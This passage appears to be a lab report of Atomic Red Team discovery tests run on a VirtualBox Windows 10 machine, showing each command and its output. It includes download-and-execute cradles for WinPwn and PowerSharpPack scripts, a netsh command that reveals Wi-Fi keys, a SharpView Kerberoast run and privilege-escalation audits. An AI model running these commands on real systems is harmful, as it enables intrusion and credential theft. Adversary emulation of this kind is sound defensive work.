     | The term 'Invoke-Get-RBCD-Threaded' is not recognized as a name of a cmdlet, function, script file, or executable program.
     | Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
PS C:\Users\Test_runner>
```

Atomic Test #21 - WinPwn - PowerSharpPack - Watson searching for missing windows patches

PowerSharpPack - Watson searching for missing windows patches technique via function of WinPwn

```
PS C:\Users\Test_runner> iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpBinaries/Invoke-SharpWatson.ps1')
>> Invoke-watson
MethodInvocationException:
Line |
11 | [Watson.Program]::Main("")
     | ~~~~~
     | Exception calling "Main" with "1" argument(s): "The given key '19045' was not present in the dictionary."

Watson
v2.0
@_RastaMouse

PS C:\Users\Test_runner>
```

Atomic Test #22 - WinPwn - PowerSharpPack - Sharpup checking common Privesc vectors

PowerSharpPack - Sharpup checking common Privesc vectors technique via function of WinPwn

- Takes several minutes to complete.


```
PS C:\Users\Test_runner> iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpBinaries/Invoke-SharpUp.ps1')
>> Invoke-SharpUp -command "audit"

=== UpSharp: Running Privilege Escalation Checks ===

[*] In medium integrity but user is a local administrator- UAC can be bypassed.

[*] Audit mode: running an additional 15 check(s).
[!] Modifiable scheduled tasks were not evaluated due to permissions.
[X] Unhandled exception in HijackablePaths: Exception has been thrown by the target of an invocation.
[X] Unhandled exception in RegistryAutoruns: Exception has been thrown by the target of an invocation.

[-] Not vulnerable to any of the 15 checked modules.

[*] Completed Privesc Checks in 83 seconds

PS C:\Users\Test_runner>
```

Atomic Test #23 - WinPwn - PowerSharpPack - Seatbelt

PowerSharpPack - Seatbelt technique via function of WinPwn.

[Seatbelt](#) is a C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.

[https://drive.google.com/file/d/1DS637Ljh6MGZR76jgrUDFC4OVeuxVO-O/view?usp=drive link](https://drive.google.com/file/d/1DS637Ljh6MGZR76jgrUDFC4OVeuxVO-O/view?usp=drive_link)

Atomic Test #24 - Azure Security Scan with SkyArk

Can not process due to OS unavailable

Atomic Test #25 - Linux List Kernel Modules

Can not process due to OS unavailable

Atomic Test #26 - FreeBSD List Kernel Modules

Can not process due to OS unavailable

Atomic Test #27 - System Information Discovery with WMIC

```
C:\Windows\system32>wmic cpu get name
Name
AMD Ryzen 7 6800H with Radeon Graphics

C:\Windows\system32>wmic MEMPHYSICAL get MaxCapacity
No Instance(s) Available.

C:\Windows\system32>wmic baseboard get product
Product
VirtualBox

C:\Windows\system32>wmic baseboard get version
Version
1.2

C:\Windows\system32>wmic bios get SMBIOSBIOSVersion
SMBIOSBIOSVersion
VirtualBox

C:\Windows\system32>wmic path win32_VideoController get name
Name
VirtualBox Graphics Adapter (WDDM)

C:\Windows\system32>wmic path win32_VideoController get DriverVersion
DriverVersion
7.1.6.17084

C:\Windows\system32>wmic path win32_VideoController get VideoModeDescription
VideoModeDescription
2560 x 1297 x 4294967296 colors

C:\Windows\system32>wmic OS get Caption,OSArchitecture,Version
Caption          OSArchitecture  Version
Microsoft Windows 10 Pro  64-bit          10.0.19045

C:\Windows\system32>wmic DISKDRIVE get Caption
Caption
VBOX HARDDISK
```

```
C:\Windows\system32>wmic DISKDRIVE get Caption
Caption
VBOX HARDDISK

C:\Windows\system32>Get-WmiObject win32_bios
'Get-WmiObject' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>
```

Atomic Test #28 - System Information Discovery

The script `gathernetworkinfo.vbs` is employed to collect system information such as the operating system, DNS details, firewall configuration, etc. Outputs are stored in `c:\Windows\System32\config` or

`c:\Windows\System32\reg`. <https://www.verboon.info/2011/06/the-gathernetworkinfo-vbs-script/>

All files in `C:\Windows\System32\Reg` have been changed

↑ > This PC > Local Disk (C:) > Windows > System32 > Reg

Name	Date modified	Type	Size
AllCred.reg.txt	6/9/2025 7:11 PM	Text Document	9 KB
AllCredFilter.reg.txt	6/9/2025 7:11 PM	Text Document	1 KB
HKLMWlanSvc.reg.txt	6/9/2025 7:11 PM	Text Document	3 KB
NetworkProfiles.reg.txt	6/9/2025 7:11 PM	Text Document	7 KB
Notif.reg.txt	6/9/2025 7:11 PM	Text Document	6 KB

and in \config

↑ > This PC > Local Disk (C:) > Windows > System32 > config > LocaleMetaData

Name	Date modified	Type	Size
VmSwitchLog_1033.MTA	6/9/2025 7:13 PM	MTA File	4 KB
WCMLLog_1033.MTA	6/9/2025 7:11 PM	MTA File	69 KB
WindowsFirewallConsecLog_1033.MTA	6/9/2025 7:12 PM	MTA File	4 KB
WindowsFirewallConsecLogVerbose_1033.M...	6/9/2025 7:12 PM	MTA File	4 KB
WindowsFirewallLog_1033.MTA	6/9/2025 7:12 PM	MTA File	947 KB
WindowsFirewallLogVerbose_1033.MTA	6/9/2025 7:12 PM	MTA File	4 KB
WLANAutoConfigLog_1033.MTA	6/9/2025 7:11 PM	MTA File	4 KB
WWANLog_1033.MTA	6/9/2025 7:11 PM	MTA File	4 KB

There are lots of files that have been changed such as adapterinfo.txt, battery-report.html, Dns.txt, envinfo.txt, gpresult.txt,...

> Windows > System32 > config >

Name	Date modified	Type	Size
Journal	12/7/2019 4:14 PM	File folder	
LocaleMetaData	6/9/2025 7:13 PM	File folder	
RegBack	12/7/2019 4:14 PM	File folder	
systemprofile	12/7/2019 4:14 PM	File folder	
TxR	5/8/2025 12:32 AM	File folder	
adapterinfo.txt	6/9/2025 7:11 PM	Text Document	2 KB
battery-report.html	6/9/2025 7:11 PM	Microsoft Edge HTML Document	34 KB
BBI	6/22/2025 12:59 AM	File	512 KB
BCD-Template	5/8/2025 1:36 AM	File	28 KB
COMPONENTS	6/22/2025 1:52 PM	File	40,192 KB
DEFAULT	6/22/2025 12:59 AM	File	512 KB
Dns.txt	6/9/2025 7:13 PM	Text Document	2 KB
DRIVERS	6/21/2025 5:56 PM	File	4,260 KB
EDPPolicies.reg	6/9/2025 7:13 PM	Registration Entries	1 KB
ELAM	5/7/2025 4:11 PM	File	32 KB
envinfo.txt	6/9/2025 7:12 PM	Text Document	87 KB
FileSharing.txt	6/9/2025 7:13 PM	Text Document	3 KB
gpresult.txt	6/9/2025 7:11 PM	Text Document	3 KB
HomeGroupListener.reg	6/9/2025 7:13 PM	Registration Entries	6 KB
HomeGroupProvider.reg	6/9/2025 7:13 PM	Registration Entries	2 KB
Hotfixinfo.log	6/9/2025 7:13 PM	Text Document	4 KB
Neighbors.txt	6/9/2025 7:13 PM	Text Document	3 KB
netevents.xml	6/9/2025 7:13 PM	Microsoft Edge HTML Document	45 KB
neteventslog.txt	6/9/2025 7:13 PM	Text Document	1 KB
netiosstate.txt	6/9/2025 7:12 PM	Text Document	1 KB
osinfo.txt	6/9/2025 7:11 PM	Text Document	4 KB

> Windows > System32 > config >

Name	Date modified	Type	Size
osinfo.txt	6/9/2025 7:11 PM	Text Document	4 KB
PolicyManager.reg	6/9/2025 7:13 PM	Registration Entries	74 KB
PowershellInfo.log	6/9/2025 7:14 PM	Text Document	649 KB
SAM	6/22/2025 12:59 AM	File	64 KB
SECURITY	6/22/2025 12:59 AM	File	64 KB
serviceinfo.log	6/9/2025 7:13 PM	Text Document	3 KB
SOFTWARE	6/22/2025 12:59 AM	File	78,848 KB
sysports.xml	6/9/2025 7:13 PM	Microsoft Edge HTML Document	1 KB
sysportslog.txt	6/9/2025 7:13 PM	Text Document	1 KB
SYSTEM	6/22/2025 12:59 AM	File	11,776 KB
VmSwitchLog.evtx	6/9/2025 7:13 PM	Event Log	68 KB
WCMLLog.evtx	6/9/2025 7:11 PM	Event Log	1,092 KB
WnInfo.txt	6/9/2025 7:12 PM	Text Document	33 KB
wfpstate.xml	6/9/2025 7:13 PM	Microsoft Edge HTML Document	1,961 KB
wfpstatelogs.txt	6/9/2025 7:13 PM	Text Document	1 KB
WindowsFirewallConfig.txt	6/9/2025 7:12 PM	Text Document	462 KB
WindowsFirewallConseLog.evtx	6/9/2025 7:12 PM	Event Log	68 KB
WindowsFirewallConseLogVerbose.evtx	6/9/2025 7:12 PM	Event Log	68 KB
WindowsFirewallEffectiveRules.txt	6/9/2025 7:12 PM	Text Document	22 KB
WindowsFirewallLog.evtx	6/9/2025 7:12 PM	Event Log	1,092 KB
WindowsFirewallLogVerbose.evtx	6/9/2025 7:12 PM	Event Log	68 KB
winsock.log	6/9/2025 7:13 PM	Text Document	25 KB
WinsockCatalog.txt	6/9/2025 7:12 PM	Text Document	25 KB
WLANAutoConfigLog.evtx	6/9/2025 7:11 PM	Event Log	68 KB
wlaninfo.txt	6/9/2025 7:12 PM	Text Document	1 KB
WWANLog.evtx	6/9/2025 7:11 PM	Event Log	68 KB

Atomic Test #29 - Check computer location

Looks up country code configured in the registry, likely geofence. Upon execution, country code info will be displayed.

```
C:\Windows\system32>reg query "HKEY_CURRENT_USER\Control Panel\International\Geo"

HKEY_CURRENT_USER\Control Panel\International\Geo
    Nation    REG_SZ    244
    Name      REG_SZ    US

C:\Windows\system32>
```

Atomic Test #30 - BIOS Information Discovery through Registry

Looks up for BIOS information in the registry. BIOS information is often read in order to detect sandboxing environments. Upon execution, BIOS information will be displayed.

```
C:\Windows\system32>reg query HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System /v SystemBiosVersion
HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System
    SystemBiosVersion    REG_MULTI_SZ    VBox    - 1

C:\Windows\system32>reg query HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System /v VideoBiosVersion
HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System
    VideoBiosVersion    REG_MULTI_SZ    Oracle VirtualBox Version 7.1.6 VGA BIOS\@Oracle VirtualBox Version 7.1.6 VGA BIOS\@Oracle VirtualBox Version 7.1.6\@Oracle VirtualBox Version 7.1.6

C:\Windows\system32>
```

Atomic Test #31 - ESXi - VM Discovery using ESXCLI

An adversary will using ESXCLI to enumerate the Virtual Machines on the host prior to executing power off routine. [Reference](#)

```
C:\Windows\system32>echo "" | "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\plink.exe" "atomic.local" -ssh -l "root" -pw "pass" -m "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\atomics\T1082\src\esx_vm_discovery.txt"
Unable to open connection:
Host does not exist
C:\Windows\system32>
```

Atomic Test #32 - ESXi - Darkside system information discovery

Darkside ransomware utilises various ESXCLI commands to obtain information about the ESXi Host. [Reference](#)

```
C:\Windows\system32>echo "" | "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\plink.exe" "atomic.local" -ssh -l "root" -pw "pass" -m "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\atomics\T1082\src\esx_darkside_discovery.txt"
Unable to open connection:
Host does not exist
C:\Windows\system32>
```

Atomic Test #33 - sysctl to gather macOS hardware info

Can not process due to OS unavailable

Atomic Test #34 - operating system discovery

operating system discovery using get-ciminstance <https://petri.com/getting-operating-system-information-powershell/>

```
PowerShell 7.6.0-preview.4
PS C:\Windows\System32> Get-CimInstance Win32_OperatingSystem | Select-Object Caption, Version, ServicePackMajorVersion
OSArchitecture, CSName, WindowsDirectory | Out-null
PS C:\Windows\System32> Get-CimInstance Win32_OperatingSystem | Select-Object Caption, Version, ServicePackMajorVersion
OSArchitecture, CSName, WindowsDirectory

Caption                : Microsoft Windows 10 Pro
Version                : 10.0.19045
ServicePackMajorVersion : 0
OSArchitecture         : 64-bit
CSName                 : DESKTOP-VR082RI
WindowsDirectory       : C:\Windows

PS C:\Windows\System32>
```

Atomic Test #35 - Check OS version via "ver" command

Ver command shows information about os version.

```
C:\Windows\system32>ver

Microsoft Windows [Version 10.0.19045.5854]

C:\Windows\system32>
```

Atomic Test #36 - Display volume shadow copies with "vssadmin"

The command shows all available volume shadow copies, along with their creation time and location.

```
C:\Windows\system32>vssadmin.exe list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.

C:\Windows\system32>
```

Atomic Test #37 - Identify System Locale and Regional Settings with PowerShell

This action demonstrates how an attacker might gather a system's region and language settings using PowerShell, which could aid in profiling the machine's location and user language preferences. The command outputs system locale details to a temporary file for further analysis.

```
Parent           : en
LCID              : 1033
KeyboardLayoutId  : 1033
Name              : en-US
IetfLanguageTag   : en-US
DisplayName       : English (United States)
NativeName        : English (United States)
EnglishName       : English (United States)
TwoLetterISOLanguageName : en
ThreeLetterISOLanguageName : eng
ThreeLetterWindowsLanguageName : ENU
CompareInfo       : CompareInfo - en-US
TextInfo          : TextInfo - en-US
IsNeutralCulture  : False
CultureTypes      : SpecificCultures, InstalledWin32Cultures, FrameworkCultures
NumberFormat      : System.Globalization.NumberFormatInfo
DateTimeFormat    : System.Globalization.DateTimeFormatInfo
Calendar          : System.Globalization.GregorianCalendar
OptionalCalendars : {System.Globalization.GregorianCalendar, System.Globalization.GregorianCalendar}
UseUserOverride   : True
IsReadOnly        : False
```

Atomic Test #38 - Enumerate Available Drives via gdr

This test simulates an attacker attempting to list the available drives on the system to gather data about file storage locations.

```
C:\Windows\system32>powershell.exe -c "gdr -PSPProvider 'FileSystem'"

Name          Used (GB)    Free (GB) Provider      Root          CurrentLocation
-----
C              28.36       21.05 FileSystem    C:\           Windows\system32
D               0.06        0.00 FileSystem    D:\
```

Atomic Test #39 - Discover OS Product Name via Registry

Identify the Operating System Product Name via registry with the reg.exe command. Upon execution, the OS Product Name will be displayed.

```
C:\Windows\system32>reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v ProductName

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    ProductName    REG_SZ    Windows 10 Pro

C:\Windows\system32>
```

Atomic Test #40 - Discover OS Build Number via Registry

Identify the Operating System Build Number via registry with the reg.exe command. Upon execution, the OS Build Number will be displayed.

```
C:\Windows\system32>reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v CurrentBuildNumber

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    CurrentBuildNumber    REG_SZ    19045

C:\Windows\system32>
```

System Location Discovery: T1614

T1614.001 - System Language Discovery

[Description from ATT&CK](#)

Atomic Test #1 - Discover System Language by Registry Query

Identify System language by querying the registry on an endpoint.

Upon successful execution, result in number format can be looked up to correlate the language.

```
C:\Windows\system32>reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Nls\Language

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Nls\Language
    InstallLanguage    REG_SZ    0409
    Default            REG_SZ    0409

C:\Windows\system32>
```

Atomic Test #2 - Discover System Language with chcp

Identify System language with the chcp command.

Upon successful execution, result in number format can be looked up to correlate the language.

```
C:\Users\Test_runner>chcp
Active code page: 437

C:\Users\Test_runner>
```

Atomic Test #3 - Discover System Language with locale

Can not process due to OS unavailable

Atomic Test #4 - Discover System Language with localectl

Can not process due to OS unavailable

Atomic Test #5 - Discover System Language by locale file

Can not process due to OS unavailable

Atomic Test #6 - Discover System Language by Environment Variable Query

Can not process due to OS unavailable

Atomic Test #7 - Discover System Language with dism.exe

The Windows utility DISM (Deployment Image Servicing and Management) can be used to display information about international settings and languages on the currently installed Windows image using an elevated terminal.

```
C:\Users\Test_runner>dism.exe /online /Get-Intl

Error: 740

Elevated permissions are required to run DISM.
Use an elevated command prompt to complete these tasks.

C:\Users\Test_runner>_
```

Atomic Test #8 - Discover System Language by Windows API Query

This test executes a custom script called LanguageKeyboardLayout.exe which outputs the values of the following Windows API functions to the user terminal:

GetKeyboardLayout, GetKeyboardLayoutList, GetUserDefaultUILanguage, GetSystemDefaultUILanguage, GetUserDefaultLangID.

```
C:\Users\Test_runner>C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\LanguageKeyboardLayout.exe
Active Keyboard Layout (Function: GetKeyboardLayout):
-----
04090409

Detected Keyboard Layouts (Function: GetKeyboardLayoutList):
-----
04090409
0409042a

User Default UI Language (Function: GetUserDefaultUILanguage):
-----
00000409

System Default UI Language (Function: GetSystemDefaultUILanguage):
-----
00000409

User Default Language ID (Function: GetUserDefaultLangID):
-----
00000409

C:\Users\Test_runner>
```

Atomic Test #9 - Discover System Language with WMIC

WMIC (Windows Management Instrumentation Command-line) is a command-line tool that provides a simplified interface to query and manage Windows system configurations, processes, and hardware information using WMI.

The command in this test retrieves information about the system's locale, operating system language, and multilingual user interface (MUI) languages.

```
C:\Users\Test_runner>wmic /node: os get Locale,OSLanguage,MUILanguages /format:table
get - Alias not found.

C:\Users\Test_runner>
```

Atomic Test #10 - Discover System Language with Powershell

This PowerShell script collects key system settings, such as the UI language, user language preferences, system locale, current culture, UI culture, and time zone, into a hash table.

It then outputs these settings in a readable key-value format directly to the terminal. The script is simple and efficient for quickly displaying system configuration details.

```

PS C:\Windows\System32> $info = @{
>>   UILanguage       = Get-WinUILanguageOverride
>>   UserLanguages    = (Get-WinUserLanguageList).LanguageTag -join ', '
>>   SystemLocale     = Get-WinSystemLocale
>>   CurrentCulture   = [System.Globalization.CultureInfo]::CurrentCulture.Name
>>   CurrentUICulture = [System.Globalization.CultureInfo]::CurrentUICulture.Name
>>   TimeZone         = (Get-TimeZone).Id
>> }
>> $info.GetEnumerator() | ForEach-Object { "$($_.Name): $_.Value" }
Get-WinUILanguageOverride:
Line |
  2  |      UILanguage       = Get-WinUILanguageOverride
      |      ~~~~~
      | Cannot marshal 'parameter #1': Invalid managed/unmanaged type combination.
InvalidOperation:
Line |
  9  |      $info.GetEnumerator() | ForEach-Object { "$($_.Name): $_.Value" }
      |      ~~~~~
      | You cannot call a method on a null-valued expression.
PS C:\Windows\System32>

```

System Network Configuration Discovery: T1016

T1016.002 - Wi-Fi Discovery

[Description from ATT&CK](#)

Atomic Test #1 - Enumerate Stored Wi-Fi Profiles And Passwords via netsh

Upon successful execution, information about previously connected Wi-Fi networks will be displayed with their corresponding key (if present).

```

C:\Users\Test_runner>netsh wlan show profile * key=clear
The Wireless AutoConfig Service (wlansvc) is not running.

C:\Users\Test_runner>_

```

System Network Connections Discovery: T1049

[Description from ATT&CK](#)

Atomic Test #1 - System Network Connections Discovery

Get a listing of network connections.

Upon successful execution, cmd.exe will execute netstat, net use and net sessions. Results will output via stdout.

```

C:\Users\Test_runner>netstat

Active Connections

Proto Local Address           Foreign Address         State
TCP    10.0.2.15:49692         a23-32-74-106:https     CLOSE_WAIT
TCP    10.0.2.15:49695         a23-32-74-106:https     CLOSE_WAIT
TCP    10.0.2.15:49696         13.107.246.254:https    CLOSE_WAIT
TCP    10.0.2.15:49699         13.107.213.254:https    CLOSE_WAIT
TCP    10.0.2.15:49794         20.189.173.18:https     ESTABLISHED
TCP    10.0.2.15:49795         20.213.196.212:https    TIME_WAIT
TCP    10.0.2.15:49796         a184-85-125-117:https  TIME_WAIT
TCP    10.0.2.15:49799         1b-140-82-112-21:https  ESTABLISHED
TCP    10.0.2.15:49802         52.123.129.14:https     TIME_WAIT
TCP    10.0.2.15:49804         4.213.25.241:https      ESTABLISHED
TCP    10.0.2.15:49813         server-108-157-14-51:https TIME_WAIT
TCP    10.0.2.15:49816         150.171.28.12:https     ESTABLISHED
TCP    10.0.2.15:49817         52.231.230.148:https    ESTABLISHED
TCP    10.0.2.15:49818         server-108-157-14-51:https ESTABLISHED
TCP    10.0.2.15:49819         a-0003:https            ESTABLISHED
TCP    10.0.2.15:49820         20.189.173.0:https      ESTABLISHED
TCP    10.0.2.15:49825         a23-202-89-73:https     ESTABLISHED
TCP    10.0.2.15:49826         a23-202-89-73:https     ESTABLISHED
TCP    10.0.2.15:49827         20.205.243.166:https    ESTABLISHED
TCP    10.0.2.15:49828         20.205.243.168:https    ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49753 [2620:1ec:33:1::10]:https ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49758 [2620:1ec:33:1::11]:https ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49791 [2620:1ec:33:11]:https ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49800 [2620:1ec:bdf:59]:https TIME_WAIT
TCP    [fd00::3550:302e:1c23:8179]:49801 [2620:1ec:33:11]:https ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49805 [2606:50c0:8002:154]:https ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49807 [2620:1ec:33:11]:https TIME_WAIT
TCP    [fd00::3550:302e:1c23:8179]:49810 [2620:1ec:33:10]:https FIN_WAIT_2
TCP    [fd00::3550:302e:1c23:8179]:49811 [2620:1ec:33:12]:https FIN_WAIT_2
TCP    [fd00::3550:302e:1c23:8179]:49821 [2405:4800:ae00:1b02:1720:4a00]:https ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49822 [2405:4800:10a::7645:11a1]:https ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49823 [2620:1ec:33:10]:https ESTABLISHED

C:\Users\Test_runner>net use
New connections will be remembered.

There are no entries in the list.

C:\Users\Test_runner>net sessions
System error 5 has occurred.

Access is denied.

```

Atomic Test #2 - System Network Connections Discovery with PowerShell

Get a listing of network connections.

Upon successful execution, powershell.exe will execute get-NetTCPConnection. Results will output via stdout.

```

C:\Users\Test_runner>netstat

Active Connections

Proto Local Address           Foreign Address         State
TCP    10.0.2.15:49692         a23-32-74-106:https     CLOSE_WAIT
TCP    10.0.2.15:49695         a23-32-74-106:https     CLOSE_WAIT
TCP    10.0.2.15:49696         13.107.246.254:https    CLOSE_WAIT
TCP    10.0.2.15:49699         13.107.213.254:https    CLOSE_WAIT
TCP    10.0.2.15:49794         20.189.173.18:https     ESTABLISHED
TCP    10.0.2.15:49795         20.213.196.212:https    TIME_WAIT
TCP    10.0.2.15:49796         a184-85-125-117:https  TIME_WAIT
TCP    10.0.2.15:49799         1b-140-82-112-21:https  ESTABLISHED
TCP    10.0.2.15:49802         52.123.129.14:https     TIME_WAIT
TCP    10.0.2.15:49804         4.213.25.241:https      ESTABLISHED
TCP    10.0.2.15:49813         server-108-157-14-51:https TIME_WAIT
TCP    10.0.2.15:49816         150.171.28.12:https     ESTABLISHED
TCP    10.0.2.15:49817         52.231.230.148:https    ESTABLISHED
TCP    10.0.2.15:49818         server-108-157-14-51:https ESTABLISHED
TCP    10.0.2.15:49819         a-0003:https            ESTABLISHED
TCP    10.0.2.15:49820         20.189.173.0:https      ESTABLISHED
TCP    10.0.2.15:49825         a23-202-89-73:https     ESTABLISHED
TCP    10.0.2.15:49826         a23-202-89-73:https     ESTABLISHED
TCP    10.0.2.15:49827         20.205.243.166:https    ESTABLISHED
TCP    10.0.2.15:49828         20.205.243.168:https    ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49753 [2620:1ec:33:1::10]:https ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49758 [2620:1ec:33:1::11]:https ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49791 [2620:1ec:33:11]:https ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49800 [2620:1ec:bdf:59]:https TIME_WAIT
TCP    [fd00::3550:302e:1c23:8179]:49801 [2620:1ec:33:11]:https ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49805 [2606:50c0:8002:154]:https ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49807 [2620:1ec:33:11]:https TIME_WAIT
TCP    [fd00::3550:302e:1c23:8179]:49810 [2620:1ec:33:10]:https FIN_WAIT_2
TCP    [fd00::3550:302e:1c23:8179]:49811 [2620:1ec:33:12]:https FIN_WAIT_2
TCP    [fd00::3550:302e:1c23:8179]:49821 [2405:4800:ae00:1b02:1720:4a00]:https ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49822 [2405:4800:10a::7645:11a1]:https ESTABLISHED
TCP    [fd00::3550:302e:1c23:8179]:49823 [2620:1ec:33:10]:https ESTABLISHED

C:\Users\Test_runner>net use
New connections will be remembered.

There are no entries in the list.

C:\Users\Test_runner>net sessions
System error 5 has occurred.

Access is denied.

```

Atomic Test #3 - System Network Connections Discovery FreeBSD, Linux & MacOS

Can not process due to OS unavailable.

Atomic Test #4 - System Discovery using SharpView

Get a listing of network connections, domains, domain users, and etc. sharpview.exe located in the bin folder, an opensource red-team tool. Upon successful execution, cmd.exe will execute sharpview.exe . Results will output via stdout.

```
PS C:\Windows\System32> New-Item -Type Directory -Path "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\SharpView.exe" -ErrorAction Ignore | Out-Null
>> Invoke-WebRequest https://github.com/tevora-threat/SharpView/blob/b68456286b41bb855ee7bc2a14645418cca9b74/Compiled/SharpView.exe?raw=true -OutFile "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\SharpView.exe"
>>
PS C:\Windows\System32> $syntaxlist = "Invoke-ACSScanner", "Invoke-Kerberoast", "Find-DomainShare"
>> foreach ($syntax in $syntaxlist) {
>> C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\SharpView.exe $syntax -}
get-domain
[Get-Domain] Error retrieving the current domain: System.DirectoryServices.ActiveDirectory.ActiveDirectoryOperationException: Current security context is not associated with an Active Directory domain or forest.
at System.DirectoryServices.ActiveDirectory.DirectoryContext.GetLoggedOnDomain()
at System.DirectoryServices.ActiveDirectory.DirectoryContext.IsContextValid(DirectoryContext context, DirectoryContextType contextType)
at System.DirectoryServices.ActiveDirectory.DirectoryContext.IsDomain()
at System.DirectoryServices.ActiveDirectory.Domain.GetDomain(DirectoryContext context)
at SharpView.PowerView.Get_Domain(Args.Get_Domain args)
An error occurred: 'System.Reflection.TargetInvocationException: Exception has been thrown by the target of an invocation. ---- System.NullReferenceException: Object reference not set to an instance of an object.
at SharpView.PowerView.Get_DomainSearcher(Args.Get_DomainSearcher args)
at SharpView.PowerView.Get_DomainObjectAcl(Args.Get_DomainObjectAcl args)
at SharpView.PowerView.Find_InterestingDomainAcl(Args.Find_InterestingDomainAcl args)
at SharpView.PowerView.Invoke_ACLScanner(Args.Find_InterestingDomainAcl args)
--- End of inner exception stack trace ---
at System.RuntimeMethodHandle.InvokeMethod(Object target, Object[] arguments, Signature sig, Boolean constructor)
at System.Reflection.RuntimeMethodInfo.UnsafeInvokeInternal(Object obj, Object[] parameters, Object[] arguments)
at System.Reflection.RuntimeMethodInfo.Invoke(Object obj, BindingFlags invokeAttr, Binder binder, Object[] parameters, CultureInfo culture)
at SharpView.Program.Run(String[] args)
at SharpView.Program.Main(String[] args)'
get-domain
[Get-Domain] Error retrieving the current domain: System.DirectoryServices.ActiveDirectory.ActiveDirectoryOperationException: Current security context is not associated with an Active Directory domain or forest.
at System.DirectoryServices.ActiveDirectory.DirectoryContext.GetLoggedOnDomain()
at System.DirectoryServices.ActiveDirectory.DirectoryContext.IsContextValid(DirectoryContext context, DirectoryContextType contextType)
at System.DirectoryServices.ActiveDirectory.DirectoryContext.IsDomain()
at System.DirectoryServices.ActiveDirectory.Domain.GetDomain(DirectoryContext context)
at SharpView.PowerView.Get_Domain(Args.Get_Domain args)
An error occurred: 'System.Reflection.TargetInvocationException: Exception has been thrown by the target of an invocation. ---- System.NullReferenceException: Object reference not set to an instance of an object.
at SharpView.PowerView.Get_DomainSearcher(Args.Get_DomainSearcher args)
at SharpView.PowerView.Get_DomainUser(Args.Get_DomainUser args)
at SharpView.PowerView.Invoke_Kerberoast(Args.Invoke_Kerberoast args)
--- End of inner exception stack trace ---
at System.RuntimeMethodHandle.InvokeMethod(Object target, Object[] arguments, Signature sig, Boolean constructor)
at System.Reflection.RuntimeMethodInfo.UnsafeInvokeInternal(Object obj, Object[] parameters, Object[] arguments)
at System.Reflection.RuntimeMethodInfo.Invoke(Object obj, BindingFlags invokeAttr, Binder binder, Object[] parameters, CultureInfo culture)
at SharpView.Program.Run(String[] args)
at SharpView.Program.Main(String[] args)'
[Find-DomainShare] Querying computers in the domain
get-domain
[Get-Domain] Error retrieving the current domain: System.DirectoryServices.ActiveDirectory.ActiveDirectoryOperationException: Current security context is not associated with an Active Directory domain or forest.
at System.DirectoryServices.ActiveDirectory.DirectoryContext.GetLoggedOnDomain()
at System.DirectoryServices.ActiveDirectory.DirectoryContext.IsContextValid(DirectoryContext context, DirectoryContextType contextType)
at System.DirectoryServices.ActiveDirectory.DirectoryContext.IsDomain()
at System.DirectoryServices.ActiveDirectory.Domain.GetDomain(DirectoryContext context)
at SharpView.PowerView.Get_Domain(Args.Get_Domain args)
```

```
Select Administrator: C:\Program Files\PowerShell7-preview\powershell.exe
at System.DirectoryServices.ActiveDirectory.Domain.GetDomain(DirectoryContext context)
at SharpView.PowerView.Get_Domain(Args.Get_Domain args)
An error occurred: 'System.Reflection.TargetInvocationException: Exception has been thrown by the target of an invocation. ---- System.NullReferenceException: Object reference not set to an instance of an object.
at SharpView.PowerView.Get_DomainSearcher(Args.Get_DomainSearcher args)
at SharpView.PowerView.Get_DomainObjectAcl(Args.Get_DomainObjectAcl args)
at SharpView.PowerView.Find_InterestingDomainAcl(Args.Find_InterestingDomainAcl args)
at SharpView.PowerView.Invoke_ACLScanner(Args.Find_InterestingDomainAcl args)
--- End of inner exception stack trace ---
at System.RuntimeMethodHandle.InvokeMethod(Object target, Object[] arguments, Signature sig, Boolean constructor)
at System.Reflection.RuntimeMethodInfo.UnsafeInvokeInternal(Object obj, Object[] parameters, Object[] arguments)
